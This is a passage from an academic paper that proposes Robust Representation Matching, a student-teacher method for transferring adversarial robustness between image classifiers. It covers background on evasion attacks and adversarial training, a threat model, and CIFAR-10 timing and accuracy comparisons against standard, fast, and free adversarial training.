trained on original dataset, which exhibits 0% adversarial accuracy. However, the performance falls significantly when evaluated against $\varepsilon = 1.0$, the value used for adversarial training. In this case, the ResNet50 model trained on robust data achieves only 2.3% adversarial accuracy. Second, generating a robust dataset from an existing adversarially trained model is slow. In our experiments, it took approximately 6 hours with a Titan V GPU to generate a robust CIFAR-10 dataset using an adversarially trained ResNet18 model and the default hyperparameters provided by Ilyas *et al.* [14].

In this paper, we propose Robust Representation Matching (RRM), a novel, low-cost method to transfer adversarial robustness using a student-teacher framework. Similar to prior works, RRM first adversarially trains a model. Then, using the adversarially trained model as a teacher, RRM trains a new student model by modifying the training loss to include a novel **robust representation loss** term. This new term encourages the student model to learn the teacher's robust features. In essence, RRM transfers the teacher's robust features directly to the student as part of standard training rather than expecting the student to learn robust features from the data. RRM can transfer robustness even between models of different architectures. Our proposed method outperforms other adversarial robustness transfer methods including the method demonstrated by Goldblum *et al.* [10], which employs a more traditional distillation approach [12] to transfer adversarial robustness from an adversarially trained teacher to a student using standard training.

Using RRM's student-teacher paradigm significantly speeds up the process of training adversarially robust models. To demonstrate this, we compare it against other approaches that speed up adversarial training [22, 28] using CIFAR-10. Given a pre-trained teacher, RRM is able to achieve performance comparable to adversarial training [15] in the least amount of training time. Additionally, we demonstrate that RRM can benefit from techniques that speed up adversarial training such as Fast Adversarial Training [28]. When combined with Fast Adversarial training, we show RRM achieves higher performance ($\sim$ **2.5**% higher standard accuracy and $\sim$ **3.5**% higher adversarial accuracy) while requiring significantly lower total training time (converges $\sim$ **1.8**$\times$ faster) compared to Free Adversarial Training [22]. Furthermore, we show that RRM is able to scale to higher dimensional datasets using the Restricted-ImageNet dataset. In the presence of an adversarially trained AlexNet model, we are able to train a ResNet50 model $\sim 18\times$ faster than adversarial training while achieving competitive performance on both natural and adversarial images.

Our contributions.

- We introduce Robust Representation Matching (RRM), a technique that allows for transfer of adversarial robustness between two models of varying architecture.
- We evaluate RRM on the CIFAR-10 and Restricted-ImageNet datasets. On CIFAR-10, RRM is able to achieve performance comparable to adversarial training in least amount of training time compared to prior works.
- We show that RRM can scale to higher dimensional datasets such as Restricted-ImageNet. Compared to adversarial training, RRM trains a robust model $\sim 18\times$ faster with a modest reduction in performance (~ 6% on natural images and ~ 12% on adversarial images).

2 Background

In this section, we formally define the problem of adversarial robustness and briefly discuss the concepts foundational to our solution's design.

2.1 Preliminaries

In this paper, we focus on the DNN-based image classification models. The process for training a C-class image classifier F parameterized by θ, *i.e.,* $F_\theta : \mathbb{R}^d \to \{1 \cdots C\}$, involves updating θ so as to minimize the empirical risk over image $x \in \mathbb{R}^d$ and label $y \in \{1, \cdots, C\}$ pairs sampled from an underlying data distribution $\mathcal{D}$. This process, referred to as Empirical Risk Minimization (ERM), can be formalized as follows:

$$\min_{\theta} \mathbb{E}_{(x,y)\sim\mathcal{D}}[\mathcal{L}(F_\theta(x), y)] \tag{1}$$

Here $\mathcal{L}$ is a loss function suitable for the task at hand. For image classification, the cross-entropy loss function is typically used for this purpose. In adversarial machine learning literature, training using the ERM objective is popularly referred to as **natural** or **standard training**.

2.2 Adversarial Evasion Attacks

Recent literature has exposed several previously unknown vulnerabilities associated with DNN-based image classifiers [4]. One such class of vulnerabilities, called *adversarial evasion attacks*, tries to compute *imperceptible* perturbations to the input such that the perturbed input is misclassified by a classifier [11, 23]. Since their discovery, several attacks have been proposed. The most powerful class of attacks uses the first-order gradients of the classifier to compute the necessary perturbations to cause misclassification. The optimization objective for adversarially perturbing a given image x, *i.e.,* adversary's objective, can be formalized as follows:

$$\max_{\delta:\, d(x+\delta,x)\leq\varepsilon} \mathcal{L}(F_\theta(x+\delta), y) \tag{2}$$

Here, δ represents the adversarial perturbation. A distance function d and a scalar ε are used to define the set of all permissible adversarial perturbations (or adversary's budget).

With respect to images, this is also referred to as the *imperceptibility condition* and it used to ensure that the adversary perturbs the image imperceptibly in order to launch a stealthy attack. The imperceptibility condition for images is often defined using ℓ_p-norm: $||\delta||_p \leq \varepsilon$. Note that most gradient-based attacks assume white-box access to the classifier, *i.e.,* the same access as the entity that trained the classifier. Some notable gradient-based attacks are JSMA [18], PGD [15], and CW [3].

2.3 Defending against Evasion Attacks

To mitigate the security risks associated with evasion attacks, several defenses have been proposed in recent literature [6,15,19,27,29]. Papernot *et al.* [19] used knowledge distillation [12] to train image classifiers that are robust against evasion attacks in a process they called defensive distillation. It was later shown that defensive distillation was effective only because the proposed method caused the gradients to vanish, making it difficult for the adversary to find a solution for Equation 2. Through proper scaling of the classifier's outputs, Carlini and Wagner [2] were able to resolve the issue of vanishing gradients caused by defensive distillation, allowing existing attacks to converge to a solution successfully.

Several subsequent defenses faced similar issues as defensive distillation as all of these works relied on some form of *gradient obfuscation*. Gradient obfuscation prevents an attacker from using the gradient in order to find a solution for Equation 2. However, this approach only serves to protect a model against naive attackers. Adaptive attackers aware of gradient obfuscation can use alternative methods to approximate the gradients and circumvent the defense. In their paper, Athalye *et al.* [1] proposed a general optimization strategy for breaking gradient obfuscation defenses and demonstrated its effectiveness on several published defenses.

One popular defense that has stood the test of time is adversarial training, first proposed by Madry *et al.* [15], which modifies the training process to create adversarially robust models. Recently, similar training modification defense strategies have been proposed, but with a focus on establishing mathematically provable guarantees [6,27,29] of performance in adversarial environments.

2.3.1 Adversarial Training

The traditional ERM objective (see Equation 1) only optimizes for performance in the standard scenario where the data distribution during testing closely resembles the training distribution $\mathcal{D}$. Therefore, an image classifier trained using ERM can not be expected to perform well on adversarial inputs as these inputs deviate significantly from the distribution $\mathcal{D}$. Madry *et al.* [15] recognize this drawback of ERM and propose modifications to it that enables training of adversarially robust image classifiers. Instead of minimizing the risk over examples drawn from $\mathcal{D}$, they minimize the risk over the *adversarially perturbed* version of these examples. In essence, they augment the training data with adversarial examples. This process is called **adversarial training**, and it can be formalized using the following min-max objective:

$$\min_{\theta} \rho(\theta), \quad \text{where} \quad \rho(\theta) = \mathbb{E}_{(x,y)\sim\mathcal{D}}\Big[\max_{\delta:\, d(x+\delta,x)\leq\varepsilon} \mathcal{L}(F_\theta(x+\delta),y)\Big] \quad (3)$$

Note that the inner maximization is the adversary's objective from Equation 2 and the outer minimization aims to make it harder for the adversary to achieve its objective. This can be viewed as the formalization of the defender's objective. In their work, Madry *et al.* used the Projected Gradient Descent (PGD) attack, an iterative form of the FGSM attack [11], to find an approximate solution for the inner maximization objective. Their results showed that adversarial training creates MNIST and CIFAR-10 classifiers with high adversarial robustness compared to standard training.

One major drawback of adversarial training is that it has a high computational cost. Standard training involves one forward and one backward pass through the classifier at every training iteration. Adversarial training requires several forward and backward passes per training iteration. For example, the model trained by Madry *et al.* [15] on CIFAR-10 requires 8 forward and backward passes in total (7 for the inner maximization and 1 for the outer minimization). This slows down the training process significantly. Shafahi *et al.* [22] report that adversarially training a model on CIFAR-10 (similar to Madry *et al.*) is 7× slower than standard training.

2.4 Transferring Adversarial Robustness

Ilyas *et al.* [14] discuss that adversarial examples are the result of *non-robust features* that are born out of statistical patterns in the underlying data distribution. These features, although weakly correlated with the correct output, result in high predictive performance on non-adversarial images. Therefore, they can act as potential attack vectors for adversarial evasion attacks as this weak correlation can be easily manipulated using small amounts of perturbations in the image. *Robust features*, however, have a strong correlation with the correct output and therefore are harder to manipulate under the given adversarial budget. Therefore, if one can encourage a model to learn robust features instead of non-robust ones, meaningful adversarial robustness can be achieved using standard training. To achieve this, Ilyas *et al.* propose a method for removing non-robust features from images in a dataset. They begin with the assumption that models trained using adversarial training [15] learn robust features. They then propose generating a *robustified* version x_r of any given image x using the following optimization:

$$\min_{x_r} \quad ||g(x_r) - g(x)||_2 \quad (4)$$

where $g(\cdot)$ returns the penultimate layer outputs of an adversarially trained model. This optimization is solved using gradient descent with x_r initialized using an image randomly sampled from the training data, independently of label of x. This ensures that x_r has minimum amount of non-robust features correlated with the label of x in expectation. Training a classifier using this robustified training data results in the model exhibiting significantly higher adversarial robustness, with a small loss in standard accuracy, as compared to a classifier trained on the original training data.

The work of Ilyas *et al.* [14] is pivotal as it shows that non-trivial adversarial robustness can be achieved using the standard training framework. What they do, in essence, is *transfer* an adversarially trained model's knowledge of robust features to another dataset. However, their robustification process still produces images with some amount of non-robust features as evidenced by empirical results. Models trained on the robustified data only exhibit meaningful adversarial robustness for small values of ε. When evaluated against higher values of ε, the model's performance on adversarial examples becomes worse than random chance. This phenomenon is further discussed in Section 6.3.

3 Why Transfer Adversarial Robustness?

The rise of deep learning has been accompanied by its widespread adoption in commercial systems. Autonomous driving systems, news aggregators, virtual assistants, voice recognition, and fraud detection systems are just some of the systems we rely on every day that use deep learning models to accomplish their tasks. Even in their current imperfect state [16], deep learning models are experiencing rapid improvements, and much of their potential is believed to be unrealized [24]. Like other innovations in computer systems, the increased adoption of deep learning puts a spotlight on their reliability and robustness against adversaries whose goal is to cause the system to misbehave. Early examples of these concerns have manifested as physically realizable adversarial attacks on deep learning models [9]. For safety-critical commercial systems using deep learning models (*e.g.,* self-driving cars), robustness against such attacks is highly desirable. We argue that to be usable in real world systems, the process of robustification of deep learning models should have the following characteristics:

- ***Low standard accuracy reduction.*** Tsipras *et al.* [26] established that there is a trade-off between a model's performance on adversarial and non-adversarial (*i.e.,* natural) inputs. In real world scenarios, adversarial attacks are expected to be rare anomalous occurrences, much like the instances of fraud in credit card transactions. Therefore, commercial systems with strict requirements for standard accuracy (*i.e.,* accuracy on natural inputs) will be hesitant to adopt solutions that significantly impact their functionality in the absence of an adversary. Taking this into consideration, a robustification process should minimally reduce standard accuracy while conferring non-trivial adversarial accuracy.

- ***Low amortized training cost.*** In production, the lifecycle of a deep learning model involves regular retraining and fine-tuning because of the availability of new data and improvements in the models. For example, Figure 1 presents the rate at which the state-of-the-art accuracy on ImageNet dataset has improved in the last decade. The 40% gain in the accuracy during this period results from hundreds, if not thousands, of iterative improvements and modifications and our increased capacity to train deeper models. Adoption to a rapidly evolving environment mandates any robustification technique to impose minimal average overhead in terms of training cost and scale well with the complexity of the newer generation of models.

As one of the most recognized defense approaches, adversarial training, in its current formulation, is poorly suited for real world use. While the models trained using adversarial training show significant adversarial robustness [1], the training overhead remains an issue. Due to the need to generate adversarial examples on the fly during training, multiple forward and backward passes are made, making adversarial training computationally expensive. Furthermore, the training overhead only gets worse as the model and data increase in complexity and dimensionality. In our experiments, adversarially training a classifier (using 7-step PGD attack) was on average 7$\times$ slower than standard training. Any modifications in the model requires a complete repeat of this expensive process as reuse of the existing adversarially trained model is not possible.

RRM seeks to improve the usability of adversarial training by allowing adversarial robustness to transfer across models, thereby eliminating the cost of repeated adversarial training. Through enabling transferable adversarial robustness, our proposed method allows for the reuse of older adversarially trained models to train new adversarially trained models using a modified ERM objective. Furthermore, we can exploit our approach to speed up standard adversarial training at the cost of a small amount of adversarial accuracy by first adversarially training a smaller, faster model and then transferring the robustness to a larger, slower model.

4 Robust Representation Matching

Our objective is to make the process of training adversarially robust models computationally efficient. To this end, we propose *Robust Representation Matching* (RRM), a student-teacher framework to transfer adversarial robustness between models. RRM allows us to train adversarially robust models

[1] The robustness of adversarial training is empirically validated against first-order adversaries.




Figure 1: State-of-the-art performance on ImageNet, a popular visual recognition benchmark, over the last decade [20].

at a computational cost comparable to standard training. Empirically, we show that our method helps models attain high standard and adversarial accuracy in the smallest training time as compared to prior works [10, 22].

Our design begins with the same assumption as Ilyas *et al.* [14], *i.e.,* advesarially trained models learn robust features. Thus, given an adversarially trained teacher model T_ϕ, we train a student model S_θ to match the teacher's penultimate layer representations on natural (*i.e.,* non-adversarial) images. This is done using the following training objective:

$$\min_{\theta} \mathbb{E}_{(x,y)\sim\mathcal{D}}[\lambda \cdot \mathcal{L}_{CE}(S_\theta(x), y) + \mathcal{L}_R(g_S(x), g_T(x))] \quad (5)$$

The functions $g_S(\cdot)$ and $g_T(\cdot)$ return the penultimate layer representations of classifiers S_θ and T_ϕ respectively. Our loss function includes two terms: (1) the cross-entropy loss $\mathcal{L}_{CE}$; and (2) the *robust representation loss* $\mathcal{L}_R$, which computes the distance between the penultimate layer representations of S_θ and T_ϕ. Updating θ to minimize $\mathcal{L}_R$, while keeping ϕ frozen, forces S_θ to learn penultimate layer representations that resemble those of adversarially robust T_ϕ. Matching the penultimate layer representations in this way allows us to transfer adversarial robustness from T_ϕ to S_θ. Algorithm 1 provides the pseudo-code of the RRM training method.

The coefficient λ is used to appropriately weigh the contribution of $\mathcal{L}_{CE}$ towards the total loss. The higher the value of λ, the more S_θ biases towards maximizing standard accuracy with a smaller focus on the teacher's robust representations, which in turn lowers the student's adversarial robustness. This observation is consistent with the findings of prior works [14, 26]. Thus, if we select a small value for λ, we can instead bias S_θ to focus more on robust representations and improve its adversarial robustness through the supervision provided by $\mathcal{L}_R$. The value of λ can be tuned based on the user's requirement[2].

[2]Note that it is mandatory to set λ to a non-zero value. Otherwise, no loss gradient will be present to train the final layer of S_θ as $\mathcal{L}_R$ does not depend on the final layer.

As we are training S_θ with natural images only, the computational cost of our approach is comparable to that of standard training and much lower than adversarial training [15]. In addition to the backpropagation step present in standard training, RRM requires an additional forward pass through classifier T_ϕ to compute $\mathcal{L}_R$, which we later show is only a small amount of additional overhead. Although adversarially training T_ϕ is necessary, its cost is amortized as we can robustly train future student models, as might be required in large-scale commercial systems.

Algorithm 1: Robust Representation Matching (RRM)

Input: Training data distribution $\mathcal{D}$, learning rate η, training iterations $\mathcal{T}$
Output: Robust student classifier S_θ

$T_\phi \leftarrow$ AdversarialTraining($\mathcal{D}$) ;
$S_\theta \leftarrow$ random initialization ;
$g_T \leftarrow T_\phi$'s mapping from input to penultimate layer ;
$g_S \leftarrow S_\theta$'s mapping from input to penultimate layer ;
$i \leftarrow 1$;
while $i < \mathcal{T}$ **do**
  Sample input batch $\{(x_1, y_1), (x_2, y_2), \cdots, (x_n, y_n)\}$ from $\mathcal{D}$;
  $l_r \leftarrow \frac{1}{n}\sum_{j=1}^{n} \mathcal{L}_R(g_S(x_j), g_T(x_j))$;
  $l_{ce} \leftarrow \frac{1}{n}\sum_{j=1}^{n} \mathcal{L}_{CE}(S_\theta(x_j), y_j)$;
  $l_{total} \leftarrow \lambda \cdot l_{ce} + l_r$;
  $\theta \leftarrow \theta - \eta \cdot \nabla_\theta l_{total}$;
  $i \leftarrow i + 1$;
end while

Why match penultimate layer representations?

Goldblum *et al.* [10] demonstrated that it is possible to transfer adversarial robustness from an adversarially trained teacher to a student using the traditional Knowledge Distillation (KD)

loss [12]. The training objective of traditional KD is defined as follows:

$$\min_{\theta} \mathbb{E}_{(x,y)\sim\mathcal{D}}[(1-\alpha)\mathcal{L}_{CE}(S^t_\theta(x),y) + \alpha t^2 \mathcal{L}_{KL}(S^t_\theta(x), T^t_\phi(x))] \tag{6}$$

Here, $\mathcal{L}_{KL}$ is the KL divergence loss and is applied between the temperature (or t) scaled softmax outputs of the student and the teacher. The hyperparameter α is used to control the contribution of $\mathcal{L}_{KL}$ and the standard cross-entropy loss $\mathcal{L}_{CE}$ towards the total loss. This training objective is similar to the training objective of RRM (Equation 5) with the key difference being the layer whose outputs are being matched. While KD traditionally matches the final layer output of the student and the teacher, RRM instead matches the learned representations (*i.e.,* the penultimate layer output). We recognize that, as a result of minimizing the cross-entropy loss during training, a highly accurate teacher's outputs will closely resemble the ground truth labels. Therefore, matching the final layer outputs may limit the information transferred to the student as opposed to using the learned representations. In Section 6.3, we compare the KL divergence loss used on final layer outputs with our proposed robust representation loss and demonstrate the improved performance when the learned representations are used to transfer knowledge. We will further discuss the differences between RRM and the KD method used by Goldblum *et al.* in Section 8.

Matching the penultimate layer representations also allows us to preserve our **model agnostic** design. While the intermediate representations from an arbitrary layer may be higher in dimensionality, the representation matching approach used by RRM requires that the student and teacher's representations are the same dimensionality. Different model architectures can vary highly with respect to the dimensions of their intermediate layers, and thus, would require invasive changes at the intermediate layer for representation matching to be used. Furthermore, these changes would need to be cascaded downstream. In choosing the penultimate layer, we can ensure that RRM is model agnostic as most popular architectures (VGG, ResNet, *etc.*) have identical penultimate layer dimensions by default. In cases where the dimensions differ, we can simply add a single layer after the penultimate layer to one of the models to ensure proper sizing without the need for downstream changes. Our experiment results presented in Section 6 demonstrate the effectiveness of this approach.

5 Threat Model

In this section, we provide specifications of the threat model under which we perform our evaluations. Our threat model is similar to the one used by Madry *et al.* [15]. Additionally, we claim similar adversarial robustness guarantees as them.

Adversary Goals. In this work, we focus on evasion attacks on image classifiers. The adversary's goal is to imperceptibly perturb a given image such that the resulting image is misclassified by the image classifier. Evasion attacks are of two types: *targeted* and *untargeted*. Targeted evasion attacks seek to perturb images so that the classifier outputs a specific label that is desirable for the adversary. In untargeted evasion attacks, all incorrect labels are of similar value to the adversary. The objective of an untargeted attack is formalized in Equation 2. In this paper, we only evaluate against untargeted evasion attacks. However, based on the work by Madry *et al.* [15], we can safely assume robustness against targeted evasion attacks as well.

Adversarial Capabilities. The adversary is allowed to imperceptibly perturb the input to an image classifier. Similar to related works, we define the imperceptibility condition using ℓ_p-norm, *i.e.,* $||\delta||_p \leq \varepsilon$. The adversary uses the first-order gradients of the classifier to solve Equation 2, as the majority of optimization problems in machine learning are solved using first-order methods.

Adversary Knowledge. We evaluate under the white-box threat model and assume that the adversary has complete knowledge of the classifier and its parameters. Additionally, the adversary is aware of the defense algorithm and can adapt to it. The adversary also has access to the training data used to train the target classifier.

6 Evaluation

We conduct experiments to demonstrate the superiority of RRM along two dimensions: (1) training time (Section 6.2), and (2) effectiveness of transfer (Section 6.3). We perform both set of experiments using the CIFAR-10 dataset and compare against most relevant recent prior works. We also demonstrate that RRM scales to high dimensional datasets using the Restricted-ImageNet dataset [26] (Section 6.4). Through our evaluation, we verify that the results presented are statistically significant. For adversarial accuracy computation, we follow the standard practice in adversarial machine learning literature and use multiple random restarts to ensure that the attack doesn't get stuck in bad local maxima. For epoch timings, we compute the 95% confidence interval to study statistical significance of our speedup results.

6.1 Experimental Setup

All of our experiments were performed using the PyTorch library [21]. Mixed-precision training was performed using the Nvidia Apex library [17]. We follow prior works for choosing the hyperparameters used in our experiments (details in Appendix A). We train a ResNet50 model using different robustification approaches and compare the adversarial robustness of the resulting models to measure the relative effectiveness of these approaches. We measure adversarial robustness at test time using the AutoPGD attack [7]. The attack uses the cross-entropy loss and is run for 50 iterations

Table 1: Comparing the performance and training time of a robust ResNet50 trained with different approaches. The teachers used for RRM models are noted in the parentheses. The adversarial accuracy evaluation is done using an ℓ_∞-bound AutoPGD attack [7] with $\varepsilon = 8/255$, 50 iterations and 10 random restarts. Compared to SAT, RRM achieves significant speedup while maintaining comparable adversarial accuracy and suffering minor drop in natural accuracy. Compared to Free AT, RRM achieves better natural and adversarial accuracy while converging $\sim 1.8\times$ faster. For epoch time, we report the 95% confidence interval to demonstrate statistical significance.

Method	Epochs	Epoch Time (sec)	Total Time (min)	Natural	AutoPGD
SAT	150	723.03 ± 0.88	1807.58	85.50%	48.38%
Fast AT	40	289.16 ± 0.22	192.77	83.73%	50.47%
Free AT	96	36.58 ± 0.23	58.44	77.74%	45.20%
Free AT	48	36.58 ± 0.03	29.22	71.28%	41.53%
RRM (VGG11)	48	37.78 ± 0.09	30.22	76.17%	49.30%
RRM (ResNet18)	48	39.78 ± 0.10	31.82	80.32%	48.67%

with 10 random restarts (adopted from Wong *et al.* [28]). We use the IBM Adversarial Robustness Toolbox (ART) [13] to perform the attack. For RRM models, we use the **cosine similarity** metric to compute the robust representation loss $\mathcal{L}_R$ in Equation 5. The code supporting our experiments is available at https://github.com/Ethos-lab/robust-representation-matching. Our code is based on the implementation provided by Wong *et al.* [28] [3] and MadryLab's robustness package [8] [4].

Hardware. We ran our experiments on two different machines. The CIFAR-10 experiments were run on a machine with an Intel Xenon(R) Gold 6136 CPU, 16 GB RAM, and an Nvidia Titan V GPU. The Restricted-ImageNet experiments were run on a second machine with an Intel Xenon(R) E5-2690 CPU, 16GB RAM, and an Nvidia V100 GPU. Due to GPU memory limitations on the second machine, the VGG16 experiments were run on the first machine across 2 GPUs - Nvidia Titan V and GeForce RTX 2080 Ti.

6.2 Adversarial Training Speedup

In this section, we demonstrate how RRM can be used to speed up adversarial training and compare it against two adversarial training approaches: (1) Standard Adversarial Training (SAT), proposed by Madry *et al.* [15] and (2) Free Adversarial Training, recently proposed by Shafahi *et al.* [22] to speed up SAT. We apply the DAWNBench improvements[5] proposed by Wong *et al.* [28] to both RRM and Free AT during the experiments and also show its effects on standard adversarial training (Fast AT). Overall we demonstrate that, given a pre-trained teacher, **RRM achieves adversarial robustness comparable to SAT in the least amount of training time**.

[3] https://github.com/locuslab/fast_adversarial

[4] https://github.com/MadryLab/robustness

[5] Mixed-precision training with cyclic learning rate scheduling.

We compare the performance and the time required to train an adversarially robust ResNet50 model with each approach. Using the attack budget from prior work, we conduct the experiments using an ℓ_∞-bound adversary with $\varepsilon = 8/255$. For RRM, we use $\lambda = 5e-3$ and provide results using VGG11 and ResNet18 as teachers to demonstrate RRM's capability in transferring robustness across different class of model architectures. Additionally, to demonstrate that RRM is model-agnostic, we purposely use student-teacher pairs with different penultimate layer dimensions. Following the strategy discussed in Section 4, we remedy the dimensional mismatch by adding a single fully connected layer to the model with higher penultimate layer dimension. For details regarding classifier modifications we make, see Appendix B. The teachers are trained using Fast AT to reduce the teacher training overhead. With respect to the number of training epochs, we report the performance of SAT and RRM at convergence and report the performance of Fast AT and Free AT with their default parameters. We also include the performance of Free AT at the same number of epoch as RRM convergence (48 epochs) for side-by-side comparison. The summary of results is presented in Table 1.

6.2.1 Standard Adversarial Training (SAT)

As we see in Table 1, RRM attains adversarial robustness comparable to SAT and Fast AT but in a fraction of the time. Specifically, RRM achieves an average speedup of $\sim 58\times$ over SAT and of $\sim 6\times$ over Fast AT. We note that the performance of RRM models on natural images is reduced by $\sim 8\%$ when using a VGG11 teacher and $\sim 4\%$ when using a ResNet18 teacher. In Section 7, we discuss the balance between natural and adversarial accuracy based on the value of λ used during training.

6.2.2 Free Adversarial Training (Free AT)

Free AT speeds up SAT by requiring only a single forward and backward pass during each training iteration [22]. A single backward pass is used to compute the gradients of the loss with respect to the model's parameters (to train the model) and the input image (to compute the adversarial perturbation). The PGD attack used in SAT requires several backward passes to compute the adversarial perturbation. Free AT mimics this by repeating the same batch m times and using the adversarial perturbation computed in one iteration to initialize the adversarial perturbation of the next iteration. After m replays, a new batch is used and the adversarial perturbation is reset.

For brevity, we only compare against the version of Free AT [22] with DAWNBench improvements applied as it is comparable to Free AT in terms of adversarial robustness, but superior in terms of total training time. We use $m = 8$ as proposed by the authors. Compared to RRM, Free AT is slightly faster with respect to per epoch time as shown in Table 1. However, **RRM achieves better performance** ($\sim$ 2.5% higher standard accuracy and $\sim$ 3.5% higher adversarial accuracy) and **has significantly lower total training time** as it converges $\sim 1.8\times$ faster than Free AT.

In Figure 2, we plot the performance of a ResNet50 model trained using Free AT and RRM for different number of epochs. The x-axis represents the total number of epochs the models were trained for and the y-axis represents the corresponding accuracy. Solid lines represent accuracy on natural test set and dashed lines represent accuracy on adversarial test set generated using AutoPGD attack with 50 steps and 10 random restarts. Each data-point in the curve is the average model performance across 3 independent training runs. As can be seen, RRM converges faster and has better performance across the entire range of the x-axis.




Figure 2: Plotting the performance of a ResNet50 model trained using Free AT and RRM for different amount of training time budget. The x-axis represents the total time (in minutes) the model was trained for and the y-axis represents the accuracy of the trained model. Each data-point in the curve is the average model performance across 3 independent training runs. RRM outperforms Free AT while converging faster.

6.2.3 Teacher Overhead in RRM

The results reported in Table 1 only present the time required to train the ResNet50 model. In case of RRM, we do not include the time required to train the teacher. We argue that the cost to train the teacher can largely be amortized as one teacher training session can be leveraged to train an arbitrary number of students. In Figure 3, however, we compare the training time of RRM with other methods when the teacher's training overhead is included (for numerical results see Appendix D). In this setting, RRM is still on average 17.5$\times$ and 2.7$\times$ faster than SAT and Fast AT, respectively. When compared to Free AT, RRM requires comparable total training time to train a model with better performance.




Figure 3: Comparing total training times of SAT, Fast AT, and Free AT with RRM. Yellow regions represent the total time of adversarially training a teacher. If an adversarially robust teacher is already trained, the total training time of RRM is decreased significantly.

6.3 Adversarial Robustness Transfer

In this section, we compare against two prior works that propose techniques to transfer adversarial robustness between models. First, we examine the robust data training approach [14], which creates a robust dataset learned from an adversarially trained model to transfer adversarial robustness. Robustness is transferred to other models through standard

Table 2: Comparing RRM against RDT [14] and KD [10] using ResNet50. Performance of model trained using SAT is provided for reference. The adversary is ℓ_2-bound with $\varepsilon = 1.0$. The evaluation is done using AutoPGD attack [7] with 50 iterations and 10 random restarts. Models trained using RRM exhibit performance comparable to SAT and significantly better than model's trained using RDT and KD.

Method	Teacher	Natural	AutoPGD
SAT	-	82.97	48.49
RDT	VGG11	74.61	1.10
	ResNet18	80.47	1.22
KD	VGG11	80.12	20.89
	ResNet18	83.72	2.83
RRM	VGG11	78.53	47.24
	ResNet18	80.80	46.18

training on the robust dataset. Second, we reproduce the experiment conducted by Goldblum *et al.* [10] that suggested an adversarially trained teacher's robustness can be transferred to a student using knowledge distillation. Given the pre-trained teacher, they included a new loss term, a KL divergence loss between the temperature scaled softmax outputs of the teacher and student models, during standard training. Our empirical results demonstrate that **RRM is superior to both these approaches with respect to the effectiveness of the transfer**.

We compare the performance of an adversarially robust ResNet50 model. To remain consistent with the work by Ilyas *et al.* [14] and lessen hyperparameter tuning, we use an ℓ_2-bound adversary with $\varepsilon = 1.0$. For RRM, we use $\lambda = 5e-5$. The results are summarized in Table 2.

6.3.1 Robust Data Training (RDT)

Ilyas *et al.* [14] propose **dataset robustification** in order to transfer robustness between models. Their method removes the *non-robust features* from the training dataset through an optimization process (Section 2.4) resulting in a new "robustified" dataset. They demonstrated that the "robustified" training data can be used with standard training to train classifiers with non-trivial adversarial robustness. While both their work and ours use an adversarially robust classifier's penultimate layer to identify robust features, their work adds an additional intermediate dataset robustification step. On the other hand, our work adds a feature loss to the standard training loss to directly encode the robust features into the student.

To generate a robust dataset from an adversarially trained classifier, we follow the steps described by Ilyas *et al.*. First, we use a random image from the training set to initialize optimization. Then, 1000 steps of gradient descent with a step size of 0.1 are performed to minimize the loss described in Equation 4. At each step, the ℓ_2-norm of the gradient is normalized. We used an ℓ_2-bound adversary with $\varepsilon = 1.0$ to adversarially train the classifier used for robustification (*i.e.,* teacher model).

